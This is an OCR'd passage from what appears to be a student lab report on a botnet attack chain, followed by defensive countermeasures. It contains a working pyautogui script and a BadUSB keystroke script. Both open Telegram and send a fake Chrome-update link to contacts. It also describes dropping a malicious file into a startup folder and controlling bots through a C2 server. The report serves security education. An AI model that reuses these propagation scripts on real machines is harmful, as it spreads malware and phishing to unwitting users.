
  python3 -m http.server 8000




This file is already combined with our malicious code.




File will download in their startup directory:



❖ Getting initial bot



- After running it on the first machine, it connected to our C2 server at 192.168.136.128.
- Then, we used the C2 interface to:




- Push a script to the bot (telegram_ui_control.py)

```
import pyautogui as ui
import time

ui.press('win')
time.sleep(3)

ui.write('telegram')
time.sleep(3)

ui.press('enter')
time.sleep(3)

ui.hotkey('ctrl', 'tab')
time.sleep(3)

ui.write('HI')
time.sleep(3)

ui.write('https://qut-code.github.io/chrome-update-sim/')
time.sleep(5)

ui.press('enter')
time.sleep(3)
```

- Script simulates human behavior to open Telegram to write messages and sends a spoofing link automatically.

- Botnet Spreading Architecture



B. USB as propagator

Since we can control on the device, along the way, we can mimic keyboard and open media and share as normal user imitating physical keystrokes

```
GUI
DELAY 1000
STRING telegram
ENTER

DEFAULTDELAY 800
DELAY 5000
CTRL TAB
STRING Update Chrome Browser! source at
https://qut-code.github.io/chrome-update-sim/
ENTER

CTRL q
```

VII. Anti-Delivery Technique

A. Against Spoof and Javascript download

For the above delivery technique, the anti-delivery technique consist of:

- Avoid using public wifi or untrusted wifi because the victim might be in the same wifi as the attacker.
- Avoid sharing the wifi password.
- Disable Auto-connect for wifi.
- Disable Javascript. This does not block the ARP or DNS spoofing but it stops the auto-download embedded inside the webpage that was redirected to.

B. Against HID Emulation

- restrict automount, input USB device in Group Policy
- utilize lockscreen and in short period of inactivity to prevent tampering

VIII. Anti-Execution Technique

A. Against startup

For the above execution technique, the anti-execution technique consist of:

- As most of this begins with the victim, the one who clicks on it, it is best to not click on suspicious executable files.
- Keep **Windows Defender or a trusted anti-virus active** to block suspicious executables and especially in this case, we should keep **Microsoft Defender SmartScreen** on.
- Because this file will run every time we power up the laptop, check either startup folder or task scheduler and delete suspicious executable files.
- Setup group policy

B. Keylogger

- Set restrict execution policy of command line and Run
- Use AppLocker (VeraCrypt)
- Default user with normal account (limit privilege to places)

IX. Anti-Spreading Technique

A. Against infected spread

- Download software only from trusted sources
- Be careful with the emails you receive
- Monitor for unusual behavior, sudden disconnections from the networks or services
- Keep Firewall and Antivirus Enabled and Updated

B. Against propagation

- Disable network connection when not in use
- Utilize media app-locking such as existing ones in Telegram
- Remove sensitive app from Start Menu search

IX. Anti-Code Implementation (Watchdog script)

- The watchdog script divided into 2 part:
    1. Monitor
        a. Monitor folder and file
            - Watch for suspicious folder creation and removal
            - Alerts user when files are created, modified or deleted
            - Scan for .exe or bat payloads, delete the folder and reapplies ACL lock
            - If a protected folder is deleted, recreate and reapplies deny-write ACL
            - Popups for new , deleted or changed files
        b. Monitor CPU

        - Check all running process
        - If any process exceeds 80% CPU usage, terminates the process and display a popup
    c. Monitor WIfi access
        - Every 10 seconds, run powershell to check for logs, trying to access wifi
        - If any logs are found, it will show popup and kill the process
2. Anti- delete
    - Create a backup folder and perform a differential backup and backup all the file
    - Recursively denies delete permissions on the entire folder
    - File change monitor
    - Rerun every 10 second

X. Conclusion

In conclusion, we managed to deliver through spoofing, executing, spreading through building a botnet and emulating Human Interface Device. These accomplishments provided awareness in combination of tools and open-source technology in the offensive world. In addition, with these in mind, we can also learn common measures for protection and prevention for a defensive perspective.

XI. References

Bettercap. n.d. ARP.SPOOF. https://www.bettercap.org/modules/ethernet/spoofers/arp.spoof/.

Bettercap. n.d. DNS.SPOOF. https://www.bettercap.org/modules/ethernet/spoofers/dns.spoof/.

Bettercap. n.d. NET.PROBE. https://www.bettercap.org/modules/ethernet/net.probe/.

Fund, Fairda. 2016. “Redirect traffic to a wrong or a fake site with DNS spoofing on a LAN.” https://witestlab.poly.edu/blog/redirect-traffic-to-a-wrong-or-fake-site-with-dns-spoofing-on-a-lan/

Greig, Jonathan. 2025. “DOJ deletes China-linked PlugX malware off more than 4,200 US computers.” The Record. https://therecord.media/doj-deletes-china-linked-plugx-malware.

Kanadijian, Richard. 2022. “BadUSB: A Growing Cybersecurity Threat.” CPO Magazine. https://www.cpomagazine.com/cyber-security/badusb-a-growing-cybersecurity-threat/.

Nair, Prajeet. 2022. “FIN7 Targets US Enterprises Via BadUSB.” ISMG. https://www.bankinfosecurity.com/fin7-targets-us-enterprises-via-badusb-a-18278.

Neilson, James. 2024. “The threats of USB-based attacks for critical infrastructure.” TechRadar. https://www.techradar.com/pro/the-threats-of-usb-based-attacks-for-critical-infrastructure.